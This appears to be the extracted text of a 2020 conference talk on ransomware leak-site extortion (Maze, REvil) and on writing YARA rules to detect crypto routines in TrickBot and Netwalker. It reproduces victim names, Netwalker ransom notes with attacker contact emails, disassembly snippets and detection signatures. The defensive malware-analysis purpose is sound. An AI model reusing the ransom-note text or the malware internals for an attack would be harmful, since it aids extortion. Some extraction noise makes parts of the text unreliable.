III. Ransomhacks (REvil & Maze Publicizing Leaks)

MAZE Ransomware: Leak Portal Victim Shaming

MAZE

[Main](#)

[Archive](#)

[Press Release](#)

[Tor](#)

[Mirror](#)

New Clients

Manson Construction Co. - 5% published

Innotech-Execalra Aviation Group - 5% published

Virtual Guard - 5% published

Ostermeier FZE - 5% published

OWL Underwriting - 6% published

Caldwell Toyota - 5% published

Club Fitness - 5% published

LG ELECTRONICS - 1% published

Xerox Corporation WorldNet Telecommunications


Represented here companies do not wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news! P.S. We have the second domain: newsmaze.top.

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 Cryptoransomware

Full dump

Optimara

Andrew Cross & Co.

Antonio Citterio Architetto

Westech International, Inc.

Moseley Construction Group, Inc.

KollerCraft

South Western Wire aVINC


Sparboe companies

Kristin Tarbet, Plastic Surgeon

Big Shift - Legal Framework - GDPR: REvil Ransomware

GDPR Implemented on May 25, 2018.

Instead of encrypting the files, the extortionists threatened to publish them.



REvil Exploits the GDPR

- December 2019 REvil claimed a recent ransomware attack against the CyrusOne data center.

Hunting Using YARA for Malware


Developer Crypto Logic

Implementation

YARA Hunting for Code Reuse

- Malware developers work just like legitimate software developers, aiming to automate their work and reduce the time wasted on repetitive tasks wherever possible.
- That means they create and reuse code across their malware (especially, crypto routines)
- This has a pay-off for malware hunters: we can learn how to create search rules to detect this kind of code reuse, reducing our workload, too!

2019)



TrickBot Custom RC4 : YARA


Implementation

- TrickBot has utilized their own crypting service for some time now and it has been frequently updated over time.
- The latest version utilizes RC4 with a twist and is also a perfect example for writing a simple unpacker while at the same time being forced to analyze a slightly modified encryption routine.

Source: <https://zero2auto.com/2020/06/22/decrypting-trickbot-crypter/>

TrickBot Custom RC4 : YARA

Implementation



- ror-13 API hash
- RC4 key (with NULL terminator)
- SBOX 0x184

TrickBot Custom RC4 : YARA

Implementation

```

54      push    esi
55      push    edi
56      mov     esi, offset offset.81x7hc7ee ; "TrickBot[TrickBot]q11"
57      lea     edi, [esi+2Nh+var_10]
58      rep movsb
59      push    19h

```

Many times you can find things within the stub of a crypter such as this which will remain very similar or almost even static in their construction, so signaturing on this copy sequence with an offset makes me think this structure will remain somewhat consistent.

```
$snippet1 = {be ?? ?? ?? 00 8d 7c 24 [1-2] f3 a5}
```

For the SBOX Size we can do something similar:

```

33 02      xor     edx, edx
34 04 01 00 00      mov     esi, 184h
35 F6        div     esi
36 41        inc     ecx
37 01 F9 04 01 00 00      cmp     ecx, 184h
38 F2        mov     esi, edx

```

```
$sbox_size = {be ?? ?? 00 00 f7 f6 [0-1] 81}
```

```
rule TrickBot {
```

meta:

author = "jreaves"

description = "TrickBot Crypter 2019/2020"

strings:

*\$snippet1 = {be ?? ?? ?? 00 8d 7c 24 [1-2]
f3 a5}*

*\$sbox_size = {be ?? ?? 00 00 f7 f6 [0-1]
81}*

condition:

(\$snippet1 and \$sbox_size)

}

TrickBot Custom RC4 : YARA

Implementation

- YARA scan for custom SBOX and key for automated static unpacker scripting

For utilizing it I use a modified version of a function that Graham Austin wrote for a CAPE sandbox decoder.

```
#From Graham Austin
def yara_scan(raw_data, rule_name):
    addresses = []
    yara_rules = yara.compile(source=rule_source)
    matches = yara_rules.match(data=raw_data)
    for match in matches:
        if match.rule == 'TrickBot':
            for item in match.strings:
                if item[1] == rule_name:
                    addresses.append((item[1], item[0]))
    return addresses
```

Netwalker Ransomware Crypto YARA Implementation

Source: <https://zero2auto.com/2020/05/19/netwalker-re/>

Netwalker Ransomware Crypto YARA

Implementation

```
unk_10000308  db  65h ; e
              db  78h ; x
              db  70h ; p
              db  61h ; a
              db  6Eh ; n
              db  64h ; d
              db  20h
              db  33h ; 3
              db  32h ; 2
              db  2Dh ; -
              db  62h ; b
              db  79h ; y
              db  74h ; t
              db  65h ; e
              db  20h
unk_10000318  db  68h ; k
              db  65h ; e
              db  78h ; x
              db  70h ; p
              db  61h ; a
              db  6Eh ; n
              db  64h ; d
              db  20h
              db  31h ; 1
              db  36h ; 6
              db  2Dh ; -
              db  62h ; b
              db  79h ; y
              db  74h ; t
              db  65h ; e
              db  20h
              db  68h ; k
; char byte_10000328[]
byte_10000328 db  98h
              db  2Fh ; /
              db  8Ah ; A
              db  42h ; B
```

- two constant strings associated with SALSA20 or CHACHA20 encryption and following it is a dword value associated with hashing

Netwalker Ransomware Crypto YARA

Implementation

```
c21ecd18f0bbb28112249013ad42dad5c01d20927791239ada5b61e1c6f5f910
```

```
Hello, 02MICRO.  
Your files are encrypted by Netwalker.All encrypted files for this  
computer has extension: .{id}
```

```
3ba905e1cda7307163d4c8fe3fd03c2fbce7eda030522084e33d0604c204630e
```

```
Hi University of Seattle,  
Your files are encrypted.All encrypted files for this computer has  
extension: .{id}
```

```
0d7ee7ce88e790ad66aa53589f5a2638207bc3adf2eb4f8a813fd52b5b22ba27
```

```
Hi Stellar,  
Your files are encrypted.All encrypted files for this computer has  
extension: .{id}
```


```
b2d68a79a621c3f9e46f9df52ed19b8fec22c3cf5f4e3d8630a2bc68fd43d2ee
```

```
Hi InventUsPower,  
Your files are encrypted by Netwalker.All encrypted files for this  
computer has extension: .{id}
```

- content:"{657870616e6420
33322d62797465206b6578
70616e642031362d627974
65206b982f8a42}"

Netwalker Ransomware Crypto YARA

Implementation



```
*****NetWalker Ransomware*****
---
What happen ?
---
Your files are encrypted, and currently unavailable.
You can check it: all files on your computer has expansion 160c26.
By the way, everything is possible to recover, but you need to follow our instructions.
Otherwise, you cant return your data.

---
What guarantees?
---
Its just a business. We absolutely do not care about you and your deals, except getting
benefits. If we do not do our work and liabilities - nobody will not cooperate with us.
Its not in our interests.
To check the ability of returning files, you should write to us by email.
There you can decrypt one file for free. That is our guarantee.

---
How to contact with us ?
---
Email us:
1.kokbiglock@cock.li
2.koktiktok@tuta.io

Be sure to include your personal code in the letter:
{key_160c26:EQAAAE2MEMyN115ZwFkbWUdh0IgAAACStYwIsdG9ba29rYm
lnbG9ja0Bjb2NrLmxpXS4xNjBjMjZevVVEpLoGjuq8QusZtrqR
PUvLW5x4e/ZxTb1ht60Lrwudre9wLBoln5fbjH7vEr2SHL8Z0p
4xXXZ1v09FsbLxNmkTAQM41oQ1bF2qd/hZljZxgmR32XDuTw5f
L6ub8r2V7qL70Xb9AS96hk0n2/0V}
```

```
rule NetWalker {
```

```
  strings:
```

```
    $crypto_implement =
```

```
{657870616e642033322d62797465206b657870616e6
42031362d62797465206b982f8a42}
```

```
  condition:
```

```
    ($crypto_implement)
```

```
}
```

Key Takeaways & Outlook

- Automated Malware + Interactive Human Exploitation Operator -> Convergence of APT & Crimeware
- Cybercrime Meets APT
- Hunting Using YARA for Malware Developer
Crypto Logic Implementation is the Key

Malware Course Author: “Zero2Automated”

- Created a 10% off coupon the Confidence attendees (code is “REVERSING2020”) to enroll part of the course (courses.zero2auto.com)
- **Short Description:** Developed for those looking to further enhance their skills in the Malware Analysis/Reverse Engineering field
- **Instructors:** Vitali Kremez (@VK_Intel), Daniel Bunce (@0verfl0w_), Jason Reaves (@sysopfb)



Speaker



 **REVERSING**
2020

Q/A VITALI KREMEZ

Researcher

**EVOLUTION OF
CYBERCRIME INTENT
& HUNTING WITH
YARA FOR MALWARE
DEVELOPERS**

NEXT SPEAKER



**Christiaan
Beek**

Lead Scientist &
Sr. Principal
Engineer, McAfee